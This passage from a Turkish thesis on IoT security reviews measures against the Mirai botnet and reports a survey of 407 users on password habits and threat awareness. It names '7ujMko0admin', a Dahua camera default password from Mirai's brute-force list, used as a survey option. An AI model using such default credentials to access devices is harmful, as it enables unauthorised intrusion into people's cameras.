Japonya hükümeti 2019 yılı ocak ayında, ülke çapındaki 200 milyon IoT cihazının Ulusal Bilgi ve İletişim Teknolojileri Enstitüsü çalışanı beyaz şapkalı güvenlik uzmanları tarafından taranarak bu cihazlarda varsayılan, kolay tahmin edilen veya sık kullanıldığı bilinen parolalar kullanıldığı tespit edildiği takdirde zafiyetli cihazların internet hizmet sağlayıcılarına ve yerel yetkililere bildirilerek cihaz sahiplerinin ikaz edilmesini sağlayacak bir program başlatacağını duyurmuştur [102].

ABD Ulusal Standartlar ve Teknoloji Enstitüsü (NIST) IoT cihazlarında siber güvenlik ve mahremiyete dair riskleri değerlendiren kapsamlı bir kurum içi rapor taslağı yayınlanmıştır. Rapor kapsamında IoT cihazlarında risk azaltmaya yönelik olarak

cihaz güvenliği sağlama, veri güvenliğini sağlama, bireylerin mahremiyetini koruma olmak üzere üç temel hedef olduğu belirtilerek bu hedefleri sağlarken karşılaşılacak riskler ve risk azaltma önerileri sunulmuştur. Raporun kesinleşmiş halinin Eylül 2019'da yayınlanması beklenmektedir [103]. Bu çalışmanın gelecekte bir NIST standardına dönüşmesi ihtimal dahilindedir.

Ülkemizde nesnelerin internetinin güvenliği özelinde kabul edilmiş herhangi bir yasal düzenleme bulunmamaktadır.

4.2 Üreticiler Tarafından Alınan Tedbirler

Mirai tarafından hedef alınan IoT cihazları çoğunlukla donanımsal yazılım (firmware) güncellemesi almayan cihazlardan oluşmaktadır [38]. Basının baskısıyla bir kısım firmalar Mirai sonrasında zafiyetli cihazlarını geri çağırma kararı almış, Hangzhou Xiongmai Teknoloji firması ABD pazarındaki 10 bin web kamerasını geri çağıracağını duyurmuştur [104]. Bir kısım firmalar meydana gelen saldırılar sonrasında zafiyetli cihazlarına güncelleme yayınlamış [105], bir kısım firmalar yeni ürettiği cihazların güvenliğini Mirai türevi zararlı yazılımları kullanarak test etmeye başlamıştır [106]. Ancak tüm IoT ekosistemi ele alındığında cihazlara ait güvenlik güncellemeleri yetersizdir [107].

4.3 Akademik Çalışmalar

Margolis ve diğ. (2017) tarafından; yerel ağ üzerindeki cihazları tespit eden, Mirai ile benzer bir şekilde cihazlar üzerinde kaba kuvvet yöntemi ile oturum açmaya çalışan, başarılı oturum açıldığı takdirde cihazın oturum açma bilgilerini değiştiren ve cihaz üzerindeki zararlı yazılımı silerek kullanıcıya raporlayan bir betik hazırlanmıştır [6].

Kambourakis ve diğ. (2017) cihazlar üzerindeki Busybox uygulamasının sadece belirlenecek kullanıcı hesaplarının erişimine sunulması gerektiğini önermiştir [108].

Özçelik ve diğ. (2017) yazılım tabanlı ağ (software defined network) ve sis bilişimden (fog computing) faydalanarak Mirai benzeri botnet saldırılarını tespit etme / risk azaltma metotu geliştirmiştir. Bu metotta dağıtık hizmet dışı bırakma saldırısının tespitinde genel yaklaşım olarak benimsenen hedef tarafından ve hedef üzerinde saldırı

tespiti değil; saldırının enfekte olmuş IoT cihazlarının bağlı olduğu ağlar üzerinde tespiti amaçlanmıştır [35].

Çatak (2017) topluluk yöntemlerine (botnet) dayalı dağıtık hizmet dışı bırakma saldırılarının algılanması kapsamında loglardan oluşan siber güvenlik verilerini eğitilebilir duruma getirerek bir tahmin modeli ortaya çıkarmıştır. Veri seti üzerinde yapılan testlerde en yüksek doğruluk oranı %97,82 olarak ölçülmüştür [36].

Jerkins (2017) IoT cihazlarının kullanıcıya sunulduğu pazarlarda bu cihazlardaki güvenlik sorunlarını ortadan kaldıracak ya da azaltacak yasal düzenlemelere ihtiyaç duyulduğunu değerlendirmiştir [109].

Leverett ve diğ. (2017) AB üyesi ülkelerde nesnelerin internetinin güvenliği sağlamada teknik yeterliliği ve yetkinliği arttırmak amacıyla Avrupa Emniyet ve Güvenlik Mühendisliği Ajansı kurulmasını önermiştir [110].

Ülker ve diğ. (2017) Türkiye özelinde ulusal bilgi güvenliği açısından nesnelerin internetini incelemiş; ISO 27001 bilgi güvenliği yönetim sisteminin kamu kurumları ve özel sektörde zorunlu hale getirilmesinin, sızma testlerinin zorunlu hale getirilmesinin, güvenli IPv6 kullanımının yaygınlaştırılmasının, kritik ürünleri denetleyecek ve sertifikalandıracak mekanizmaların kurulmasının, yerli ve teknolojik ürün kullanımının yaygınlaştırılmasının dikkate alınması gerektiğini önermişlerdir [48].

Habibi ve diğ. (2017) internete bağlı cihazların; oluşturulacak beyaz listeler vasıtasıyla gelen ve giden trafiklerinin kontrol edileceği, loglardan elde edilen şüpheli IP adresi ve dosyaların VirusTotal üzerinden kontrol edileceği Heimdall adını verdikleri bir güvenlik mimarisi önermişlerdir. Yapılan testlerde Heimdall devrede olduğu sürece cihazların legal trafiği kesilmemiş ancak zararlı trafik kesilerek cihazların enfekte edilmesinin engellenmesi sağlanmıştır [37].

Cao ve diğ. (2017) botnetlere dahil edilen cihazların beyaz-Mirai olarak adlandırılan iyi niyetli bir Mirai türevi yazılım yardımıyla sıkılaştırılmasını önermiştir. Enfekte olan cihaz kullanıcısının cihazını üretici ile kararlaştırılan bir zaman aralığında yeniden başlatması sonrasında cihazda beyaz-Mirai ile oturum açılarak emniyetsiz portların kapatılması, varsayılan parolanın değiştirilmesi, üretici tarafından yönetilen bir sunucu ile cihaz arasında iletişim kurularak cihazın merkezi takibi sağlanmıştır.

Pilot çalışmalarda Mirai ile mücadele konusunda ilerleme sağlandığı değerlendirilmiştir [38].

Teng ve diğ. (2017) yönlendiricilerin güncelleme faaliyetinin etkinliğini arttırmak amacıyla güncelleştirmelerin yayınlar yoluyla (over the air) yapılması önermiş, yapılan testlerde yaklaşık 1.000.000 yönlendiricinin %96,25'inin güncellemeyi aldığı, %2,83'ünün internet erişiminin olmadığı ve %0,85'inin çeşitli nedenlerle güncellemeyi almadığı görülmüştür [111].

Dikici (2018) ülkemiz otoritelerince bir "Ulusal Nesnelerin İnterneti Stratejisi ve Eylem Planı" oluşturulmasını ve internete bağlanma yeteneği olan cihazların güvenliğinin hangi temel çerçevede ele alınacağının ortaya konulmasını önermiştir [112].

Meidan ve diğ. (2018) çeşitli özellik ve sayılarda IoT cihazları barındıran büyük organizasyonlarda cihazların botnete dahil edilmesini engellemek amacıyla, N-BaIoT adı verilen, zararlı trafik örneklerinden elde edilen verilerle derin öğrenme yaparak mevcut anomalileri tespit eden bir ağ tabanlı anomali tespit sisteminin kullanımını önermiştir [39].

Frank ve diğ. (2018) tarafından antimirai.py ve secure.sh isimli betikler geliştirilmiştir. Bu betiklerle varsayılan parolalar değiştirilmekte, bir Busybox sarmalayıcı ile Mirai tarafından kullanılan kodlar filtrelenmekte, oturum açma kapsayfası (banner) değiştirilmekte, komuta kontrol sunucusuyla iletişimi tespit etme ve engelleme amacıyla */etc/host.deny* kodu çalıştırılmaktadır. Yapılan testlerde kapsayfası değişiminin Mirai enfeksiyonunu engellemediği görülmüştür [40].

Zolanvari ve diğ. (2019) endüstriyel IoT cihazlarına uygulanacak komut yürütme, SQL enjeksiyon saldırılarını makine öğrenimi tabanlı bir saldırı tespit sistemiyle tespit etmişlerdir [113].

Vidal ve Monge (2018) bot cihazların saldırı düzenlerken daha fazla elektrik enerjisi harcıyor olmasını göz önünde bulundurarak; IoT cihazlarında enerji tüketimi anomalilerinin izlenerek bu cihazlar üzerinden dağıtık hizmet dışı bırakma saldırısı yapıldığı takdirde bu saldırıların tespitinin mümkün olduğunu değerlendirmişlerdir [132].

Kumar ve Lim (2019) Mirai benzeri botnet saldırılarında ele geçirilen nesnelerin ürettiği paketleri iki boyutlu (zaman-cihazdan cihaza iletişim) olarak inceleyerek botnetler tarafından ele geçirilen nesnelere dair imzalar tespit etmiş ve bir bot tespit algoritması geliştirmiştir. Bu algoritma ile ağ trafiğini izleyerek botnet tespiti yapabilecek sentinel (nöbetçi) cihazların ağlara kurulmasını önermişlerdir [41].

Shafi ve Basit (2019) yazılım tabanlı ağ mimarisi ile farklı alt ağları birbirine bağlamayı ve her bir alt ağda blok zincir kullanarak yönetici tarafından belirlenen güvenlik kurallarının doğrulanarak nesnelere iletilmesini ve bu sayede dağıtık hizmet dışı bırakma saldırıları düzenleyen botnetlere yeni cihazların katılımının önlenmesini önermiştir [42].

5. IoT GÜVENLİĞİNE DAİR ALGI VE EĞİLİMLER

OWASP'ın nesnelerin internetinin güvenliğine dair karşılaşılan 10 temel zafiyeti açıkladığı IoT Top 10 listesi incelendiğinde birinci sıradaki zafiyetin kullanıcılar tarafından basit veya zayıf parolalar seçilmesi veya üreticiler tarafından parolaların cihaz aygıt yazılımına kodlanması olduğu; diğer zafiyetlerin ise genel olarak üretici ve sistem yöneticileri ile ilgili olduğu görülmektedir [3]. Bu durum son kullanıcının nesnelerin internetinin güvenliği konusunda yeterli bilince ulaşmadığının bir göstergesidir.

Kullanıcıları dikkate almadan geliştirilen güvenlik uygulamalarının kullanılabilirliğinin düşük olduğu ve kullanılabilirlik göz önünde bulundurulmadan tasarlanan bir uygulamanın farklı güvenlik zafiyetlerinin ortaya çıkmasına neden olabileceği bilinmektedir [114]. Mevcut durumu ortaya koyma adına kullanıcıların bir güvenlik sorunu hakkındaki bilinç seviyesini, algı ve eğilimlerini ölçmek yaygın bir uygulama olduğu gibi bu tespitler ileride söz konusu sorunun çözümüne yönelik geliştirilecek yöntemlere katkı sağlamaktadır.

Ülkemizdeki IoT cihazları çeşitli saldırılara hedef olmasına rağmen yapılan literatür taramasında ülkemizdeki kullanıcıların nesnelerin internetine dair güvenlik algısını veya farkındalık düzeyini ölçen bir çalışmaya rastlanılmamıştır. Alanyazındaki bu boşluğu doldurarak kullanıcıların nesnelerin güvenliğine dair algı ve eğilimlerini tespit etmek, Mirai vb. zararlı yazılımlara karşı bilgi ve hazırlık düzeyini değerlendirmek amacıyla 407 sosyal medya kullanıcısının gönüllü olarak katıldığı bir çevrim içi anket vasıtasıyla veri toplanmış ve elde edilen bulgular tartışılmıştır. Anket soruları ve aydınlatıcı onam metni EK-1'de sunulmuştur.

5.1 Yöntem

Farkındalık ve eğilim tespiti araştırması müddetince izlenen yöntem bu bölümde açıklanmıştır.

5.1.1 Katılımcılar

Araştırma 23-27 Nisan 2019 tarihleri arasında gerçekleştirilmiştir. Araştırmanın katılımcılarını sosyal medya kullanıcısı bireyler oluşturmaktadır. 2018 yılında Türkiye'de 51 milyon sosyal medya kullanıcısı olduğu [115] göz önünde bulundurularak %95 güven düzeyinde ve %5 hata payı dikkate alındığında 385 katılımcıdan oluşan bir örneklemin sosyal medya kullanıcılarını temsil edebileceği değerlendirilmiştir. Gönüllü 533 kullanıcı araştırmaya katılmış, 407 kullanıcı araştırmayı tamamlamıştır. Katılımcıların araştırmayı tamamlama oranı %76'dır. Katılımcılar www.facebook.com, www.linkedin.com, www.twitter.com, www.eksisozluk.com örün siteleri üzerinden davet metni paylaşılması suretiyle araştırmaya davet edilmiştir. Araştırmaya katılımı teşvike yönelik herhangi bir motivasyon (ödeme vb.) sağlanmamıştır. Demografik dağılım Çizelge 5.1'de sunulmuştur.

Çizelge 5.1 : Katılımcıların demografik dağılımı.

Değişken	**Kategori**	**f**	**%**
Cinsiyet	Erkek	217	53.32
	Kadın	190	46.68
Yaş	18-20	61	14.99
	21-30	194	47.67
	31-40	124	30.47
	41-50	25	6.14
	51-60	3	0.74
	61 ve üzeri	0	0
Eğitim durumu	İlkokul	1	0.25
	Ortaokul	5	1.23
	Lise	44	10.81
	Önlisans	32	7.86
	Lisans	227	55.77
	Yüksek Lisans	66	16.22
	Doktora	32	7.86
Eğitim veya çalışma alanı bilgi teknolojileri / siber güvenlik ile ilgili mi?	Hayır	353	86.73
	Evet	54	13.27

5.1.2 Veri toplama aracı

Anketler ucuz bir yöntem olması ve mevcut davranışların tespiti hususunda veri toplamaya uygunluğu nedeniyle tercih edilmektedir [116]. Bu çalışmada birincil veriler çevrimiçi anket vasıtasıyla toplanmıştır. Araştırma tarama modeli kullanılarak

gerçekleştirilmiştir. Anketin geliştirilmesinde alanyazındaki benzer araştırmalardan faydalanılmıştır.

5.1.3 Sonuçların analizi

Ankette yer alan maddelerin toplandığı üç ana başlık olan işletim sistemi ve web tarayıcı tercihleri, parola kullanımı ve güvenliğine dair eğilimler, IoT ve siber tehdit algıları ile ilgili soruların yanıtları yüzde ve frekans ile betimlenmiştir.

Bilgi teknolojileri veya siber güvenlik konusunda eğitim görmüş veya bu alanlarda çalışan katılımcıların yanıtlarının diğer katılımcıların yanıtlarıyla ne kadar farklılaştığı Ki-Kare testi ile incelenmiştir.

5.2 Bulgular

Katılımcıların yanıtlarıyla elde edilen sonuçlar bu bölümde incelenerek elde edilen bulgular değerlendirilmiştir.

5.2.1 İşletim sistemi ve web tarayıcı tercihleri

Katılımcıların büyük çoğunluğu (%91,1) bilgisayarlarında işletim sistemi olarak öncelikle Windows dağıtımlarını tercih etmiştir. Örün siteleri ziyaretlerinde katılımcıların çoğunlukla (%86,67) Google Chrome web tarayıcısını kullandıkları tespit edilmiştir. Katılımcıların işletim sistemi ve web tarayıcı tercihlerinin tespitine yönelik sorulan sorular ve verilen yanıtlar Çizelge 5.2'de sunulmuştur.


Çizelge 5.2 : İşletim sistemi ve web tarayıcı tercihleri.

Soru	Tercihler	f	%
S6 - Bilgisayarınızda hangi işletim sistemini kullanıyorsunuz? (Birden fazla seçeneği işaretleyebilirsiniz.)	Windows dağıtımları	369	91,11
	Mac OS	58	14,32
	Linux dağıtımları	27	6,67
S11 - Bilgisayarınızda hangi web tarayıcıyı kullanıyorsunuz? (Birden fazla seçeneği işaretleyebilirsiniz.)	Google Chrome	351	86,67
	Mozilla Firefox	122	30,12
	Opera	87	21,48
	Internet Explorer	75	18,52
	Safari	57	14,07
	Yandex	41	10,12
	Microsoft Edge	29	7,16
	TOR	27	6,67

5.2.2 Parola kullanımı ve güvenliğine dair eğilimler

Katılımcıların parola kullanımına ve güvenliğine dair algı ve tercihlerini belirlemek amacıyla toplam altı adet soru sorulmuştur.

Katılımcılardan günlük yaşantılarında kullandıkları altı ayrı parolayı önem derecesine göre sıralamaları istenmiştir. En önemli parola olarak internet bankacılık parolası seçilmiş; sırasıyla e-posta hesabı parolası, sosyal medya hesabı parolası, evlerindeki yönlendiricinin (modem) yönetici parolası, takip edilen bir forum sitesinin parolası ve tekrar girmeyi düşünmedikleri bir sitenin parolası katılımcılarca önemli görülmüştür. Parola türlerinin katılımcılarca belirlenmiş sırası göz önünde bulundurularak hesaplanan önem skorları Şekil 5.1'de sunulmuştur.



Şekil 5.1 : Kullanıcıların parola önem sıralaması.

Katılımcıların çoğunluğu bir parolanın güçlü olmasının (%79,01) ve hatırlanmasının kolay olmasının (%45,19) parola seçiminde en önemli faktör olduğunu düşünmektedir. Katılımcıların %47,65'i, kendilerine gösterilen beş ayrı paroladan "7ujMko0admin" parolasını en güvenli parola olarak seçmiştir. "SEays214." parolası katılımcıların %46,67'si tarafından en güvenli parola olarak tercih edilmiştir. Katılımcıların çoğunluğu (%65,43) parola seçerken halen kullandığı birkaç parola bulunduğunu ve bu parolalar arasından seçim yaptığını beyan etmiş, katılımcıların çoğunluğu (%69,63)

parolalarını saklama yöntemi olarak akılda tutma seçeneğini tercih etmiştir. Katılımcıların parola kullanımı ve güvenliğine dair eğilimlerinin tespitine yönelik sorulan sorular ve verilen yanıtlar Çizelge 5.3'de sunulmuştur.

Çizelge 5.3 : Parola kullanımına ve güvenliğine dair algı ve tercihler.

Soru	**Tercihler**	**f**	**%**
S13 - Sizce bir parola seçiminde en önemli faktör nedir?	Güçlü olmalı (zor tahmin edilmeli)	320	79,01
	Hatırlaması kolay olmalı	183	45,19
	Eğlenceli veya ilginç olmalı	26	6,42
	Kısa olmalı, kolay yazılmalı	13	3,21
	Diğer	13	3,21
S14 - Sizce aşağıdaki parolalardan hangisi en güvenli paroladır?	7ujMko0admin	193	47,65
	SEays214.	189	46,67
	Nisan2019.	10	2,47
	147258	9	2,22
	iloveyou2	4	0,99
S15 – Parolalarınızı nasıl seçersiniz?	Kullandığım birkaç parolam var, onların arasından seçerim.	265	65,43
	Her hesap için ayrı parola seçerim	69	17,04
	Çoğunlukla ayrı parolalar seçerim, bunlar nadiren birbirinin aynı olabilir.	45	11,11
	Hepsi aynı paroladır.	26	6,42
S16 – Parolalarınızı çoğunlukla nasıl saklamayı tercih edersiniz?	Aklımda tutarım.	282	69,63
	Bilgisayarımda veya cep telefonumda bir dosya üzerine kaydederim.	49	12,1
	Kâğıda, post-it vb. fiziksel bir ortama yazarım.	29	7,16
	Web tarayıcıma hatırlaması için kaydederim.	20	4,94
	Parola yönetim programı kullanır ve ona kaydederim.	23	5,65
	Diğer	2	0,49

5.2.3 Nesnelerin interneti ve siber tehdit algıları

Katılımcıların nesnelerin internetinin güvenliği ve siber tehdit algılarını tespit etmek amacıyla sorulan dört adet soruya verilen yanıtlar Çizelge 5.4'te sunulmuştur. Katılımcıların %59,51'inin satın aldıkları modem, IP kamera vb. bir cihazla birlikte verilen parolayı cihazın ilk kurulumu esnasında değiştirirken %29,14'ünün varsayılan parolayı değiştirmeden sürekli kullandığı belirlenmiştir. Katılımcıların %16,79'u kendilerinin bir siber saldırının hedefi olabileceklerine ihtimal vermediklerini, %45,43'ü ise bir siber saldırının hedefi olma ihtimallerinin az olduğunu belirtmiştir. Katılımcıların %65,93'ünün modem (yönlendirici) cihazı ile bir örün sitesine saldırı

yapılabileceğini bildiği, %20,25'inin kablosuz yazıcılar kullanılarak bir örün sitesine siber saldırı yapılabileceğini bildiği görülmüştür. Katılımcıların %75,56'sınn modem (yönlendirici) cihazının bir siber saldırıya maruz kalabileceğini bildiği, %44,44'ünün kablosuz yazıcıların siber saldırıya maruz kalabileceğini bildiği tespit edilmiştir.

Çizelge 5.4 : Nesnelerin interneti ve siber tehdit algıları.

Soru	**Tercihler**	**f**	**%**
S5 - Satın aldığınız bir cihazla verilen örn. yönlendirici (modem), IP kamera vb. ile birlikte verilen yönetici parolasını (örn. admin, root vb.) ne kadar süreyle kullanırsınız?	Kullanmadan ilk kurulumda değiştiririm.	241	59,51
	1 aya kadar kullanırım.	4	0,99
	3 aya kadar kullanırım.	12	2,96
	6 aya kadar kullanırım.	30	7,41
	Sürekli kullanırım.	118	29,14
S7 - Bir siber saldırının hedefi olma ihtimalinizi 1-5 arasında puanlayınız. (5 en yüksek ihtimal)	1-Hedef olma ihtimalim yoktur.	68	16,79
	2-Hedef olma ihtimalim azdır.	184	45,43
	3-Hedef olup olmama ihtimalim aynıdır.	112	27,65
	4-Hedef olma ihtimalim yüksektir.	20	4,94
	5-Kesinlikle hedefim.	21	5,19
S10 - Aşağıdaki cihazlardan hangileriyle bir web sitesine siber saldırı yapılabilir? (Birden fazla seçeneği işaretleyebilirsiniz.)	Yönlendirici (modem)	267	65,93
	IP kamera	174	42,96
	Kablosuz bebek monitörü	91	22,47
	Dijital video kayıt cihazı (DVR)	86	21,23
	Kablosuz yazıcı	82	20,25
	TV uzaktan kumandası	28	6,91
	Fotoselli lamba	18	4,44
S12 - Aşağıdaki cihazlardan hangileri siber saldırılara maruz kalabilir? (Birden fazla seçeneği işaretleyebilirsiniz.)	Yönlendirici (modem)	306	75,56
	Akıllı televizyon	295	72,84
	IP kamera	279	68,89
	Kablosuz bebek monitörü	183	45,19
	Kablosuz yazıcı	180	44,44
	Akıllı buzdolabı	174	42,96
	Mutfak robotu	27	6,67
	Elektrikli süpürge	20	4,94

5.2.4 Eğitim veya iş tecrübesinin yanıtlara etkisi

Araştırmaya katılan bireylere bilgi teknolojileri, bilgi güvenliği veya siber güvenlik üzerine eğitim alıp almadıkları veya bu alanda çalışıp çalışmadıkları sorularak bilgi teknolojileri ve siber güvenlik konusunda bilgi sahibi olduğu değerlendirilen bireyler

tespit edilmiş ve kısaca “bilgi sahibi” olarak sınıflandırılmıştır. Toplanan yanıtların kategorik veri olmaması nedeniyle iki soru Ki-Kare testine tabi tutulmadan Çizelge 5.5’te görüldüğü üzere çapraz kıyaslama yapılmış, beş soruya verilen yanıtlar düzenlenerek katılımcıların verdikleri yanıtların bilgi sahibi olma değişkenine göre çaprazlanması ile Ki-Kare testi gerçekleştirilerek dağılımlar arasında anlamsal fark bulunup bulunmadığı %95 güven düzeyinde ($p<0.05$) test edilmiştir.

Bilgi sahibi katılımcıların bir örün sitesine siber saldırı yapabilecek cihazları doğru seçme oranının diğer katılımcılara oranla daha yüksek olduğu görülmüştür. Benzer bir şekilde bu katılımcıların siber saldırıya maruz kalabilecek cihazları tespit etme oranının diğer katılımcılara oranla daha yüksek olduğu görülmüştür.

Çizelge 5.5 : Çapraz kıyaslama yapılan sorular ve yanıt istatistikleri.

		Bilgi teknolojileri / siber güvenlik üzerine eğitim aldım ve/veya bu alanda çalışıyorum	
Soru	**Tercihler**	**Evet (%)**	**Hayır (%)**
S10 - Aşağıdaki cihazlardan hangileriyle bir örün sitesine siber saldırı yapılabilir?	Modem	83,3	62,8
	Dijital video kayıt cihazı	31,4	19,5
	Kablosuz bebek monitörü	35,1	20,3
	IP kamera	53,7	41
	Kablosuz yazıcı	37	17
S12 - Aşağıdaki cihazlardan hangileri siber saldırılara maruz kalabilir?	Kablosuz bebek monitörü	61,1	42,4
	IP kamera	77,7	67,3
	Akıllı TV	74	72,5
	Akıllı buzdolabı	53,7	41
	Yönlendirici (modem)	83,3	74,2
	Kablosuz yazıcı	57,4	42,4

Bilgi sahibi katılımcılar ile diğer katılımcıların satın alınan cihazlardaki varsayılan parolaları ilk kurulumda değiştirme oranları arasında istatistiksel açıdan anlamlı fark bulunduğu görülmüştür. Bilgi sahibi kişilerin satın aldıkları modem, IP kamera gibi cihazlarla birlikte verilen varsayılan parolayı ilk kurulumda değiştirme oranı %72 iken, diğer katılımcılarda bu oran %57,5’dir.

Güvenli parola seçim sorusunda bilgi sahibi katılımcılar ile diğer katılımcıların "7ujMko0admin" ve "SEays214." seçeneklerini tercih etme oranlarında istatistiksel açıdan anlamlı bir farklılık tespit edilmemiştir.

Bilgi sahibi katılımcılar ve diğer katılımcıların parola saklama tercihlerinin dağılımında istatistiksel açıdan anlamlı fark olduğu görülmüş olup bilgi sahibi katılımcıların parolalarını akılda tutma oranı %58,5, diğer katılımcıların parolalarını akılda tutma oranı %71,3'tür. Bilgi sahibi katılımcıların parola yönetim programı kullanma oranı %17, diğer katılımcıların parola yönetim programı kullanma oranı %4'tür.

Parola seçimi konusunda bilgi sahibi katılımcıların her hesap için ayrı parola seçme oranının diğer katılımcılara oranla daha yüksek olduğu ancak yanıtların genel dağılımı dikkate alındığında tercihler arasında istatistiksel açıdan anlamlı bir fark bulunmadığı görülmüştür.

Bir siber saldırının hedefi olma ihtimaline dair her iki katılımcı grubun verdikleri yanıtlar arasında istatistiksel açıdan anlamlı fark bulunduğu tespit edilmiştir. Bilgi sahibi katılımcılardan kendilerini bir siber saldırının hedefi olma ihtimalini çok yüksek ve kesin olarak değerlendirenlerin oranı %24,1 iken diğer katılımcılarda bu oran %8,2'dir.

Ki-Kare testine tabi tutulan yanıtlara yönelik istatistiksel analiz sonuçları Çizelge 5.6'da sunulmuştur.

5.3 Tartışma

Katılımcıların parola seçerken zor tahmin edilen ve akılda kalıcılığı bulunan parolaları tercih etmesi bireylerde belirli bir güvenli parola seçim kriterinin oluştuğunu göstermektedir. Katılımcılar yeni bir parola belirlerken çoğunlukla kullandıkları birkaç parola içerisinden seçim yapmakta ve parolalarını diğer saklama yöntemlerine nazaran akılda tutmayı tercih etmektedir. Katılımcılar evlerindeki yönlendiricinin yönetici parolasını bankacılık, e-posta ve sosyal medya hesap parolalarından daha önemsiz görmektedir.

Katılımcılar karakter sayısı fazla ve farklı öz nitelikli karakterlerden oluşan parolaların güvenli olduğunu bilmektedir. Ancak üç yıldır çeşitli siber saldırılarda rolü bulunan

Mirai zararlı yazılımı kaynak kodlarında kırılacak parolalar arasında bulunan ve Dahua marka bir kısım IP kameraların varsayılan parolası olduğu bilinen "7ujMko0admin" seçeneğinin katılımcıların çoğunluğu tarafından en güvenli parola olarak tercih edilmesi katılımcıların Mirai tarafından hedef alınan parola kütüphanesini bilmediğini göstermektedir.

Katılımcılar çoğunlukla satın aldıkları bir cihazın varsayılan parolasını ilk kurulumda değiştirmektedir ancak her beş katılımcıdan ikisinin satın aldıkları cihazlardaki varsayılan parolayı ilk kurulumda değiştirmemesi bu konuda ciddi bir bilinçsizlik olduğunu göstermektedir. Katılımcılarda internete bağlı nesnelerin siber saldırıya maruz kalabileceği bilinci kısmen oluşsa da bu nesnelerle siber saldırı yapılabileceği bilinci yeterli seviyede değildir.

Katılımcıların çoğunluğu bir siber saldırıya hedef olma ihtimalinin bulunmadığını veya bu ihtimalin az olduğunu belirtmiştir. İsteğe bağlı beyan edilen görüş ve önerilerin toplandığı son soruya bir kısım katılımcılar "bir siber saldırının hedefi olmak için istihbarat, emniyet vb. kritik bir birimde çalışıyor olmak gerektiği" ve "sıradan kullanıcıların siber saldırıya hedef olmasının mümkün olmadığı" içerikli yanıtlar vermiştir. Her iki durum birlikte değerlendirildiğinde, katılımcıların sıradan kullanıcıların bir siber saldırıya hedef olmayacağına dair algılarının bulunduğu sonucuna varılmıştır. İleri düzey kalıcı tehdit saldırıları (advance persistent threat - APT) söz konusu olduğunda bu algı kabul edilebilir olsa dahi nesnelerin internetini etkileyen zararlı yazılımlar açısından ele alındığında bu algının geçerli olmadığı değerlendirilmektedir. Bilgi teknolojileri veya siber güvelik alanında eğitim alan yahut çalışan kişiler diğer katılımcılara kıyasla nesnelerin internetinin güvenliği konusunda daha bilinçli ve temkinlidir ancak bu kişilerce "7ujMko0admin" seçeneğinin güvenli parola olarak seçilmiş olması Mirai zararlı yazılımı tarafından hedef alınan parola kütüphanesinin yeterince bilinmediğini göstermektedir.

Katılımcıların çoğunluğu bilgisayarlarında işletim sistemi olarak Windows dağıtımlarını, web tarayıcı olarak Google Chrome uygulamasını tercih etmektedir. Ağa bağlı nesnelerin varsayılan parolalar veya kolay parolalar ile kullanımını engelleyecek çözümlerin tasarımında bu çalışmada tespit edilen tercih ve eğilimlerin göz önünde bulundurulması söz konusu çözümlerin erişilebilirliğini, kullanılabilirliğini ve etkinliğini arttıracaktır.

Çizelge 5.6 : Ki-Kare testi ile analiz edilen sorular ve analiz sonuçları.

Soru	**Seçenekler**	**Bilgi teknolojileri / siber güvenlik üzerine eğitim aldım ve/veya bu alanda çalışıyorum.**		χ^2	**sd**	**p**
		Evet (%)	**Hayır (%)**			
S5 - Satın aldığım modem, IP kamera vb. cihazlarla birlikte gelen admin, root vb. parolayı ilk kurulumda değiştiririm. (Yanıtlar kategorik olarak yeniden düzenlenmiştir)	Evet	72,2	57,5	4,207	1	**0,04**
	Hayır	27,8	42,5			
S14 - Sizce aşağıdakilerden hangisi en güvenli paroladır?	7ujMko0admin	48,1	47,5	0,42	1	0,838
	SEays214.	44,4	46,7			
S16 - Parolalarınızı çoğunlukla nasıl saklamayı tercih edersiniz?	Kâğıda, post-it'e vb. fiziksel bir ortama yazarım.	9,4	6,8	14,32	4	**0,006**
	Bilgisayarımda / cep telefonumda bir dosya üzerine kaydederim.	11,3	12,5			
	Web tarayıcıma hatırlaması için kaydederim.	3,8	5,1			
	Aklımda tutarım.	58,5	71,3			
	Parola yönetim programı kullanırım ve ona kaydederim.	17	4,3			
S15 - Parolalarınızı nasıl seçersiniz?	Hepsi aynı paroladır.	7,4	6,5	5,289	3	0,152
	Kullandığım birkaç parolam var onların arasından seçerim.	51,9	67,1			
	Çoğunlukla ayrı parolalar seçerim, nadiren bunlar birbirinin aynı olabilir.	14,8	10,5			
	Her hesap için ayrı parola seçerim.	25,9	15,9			
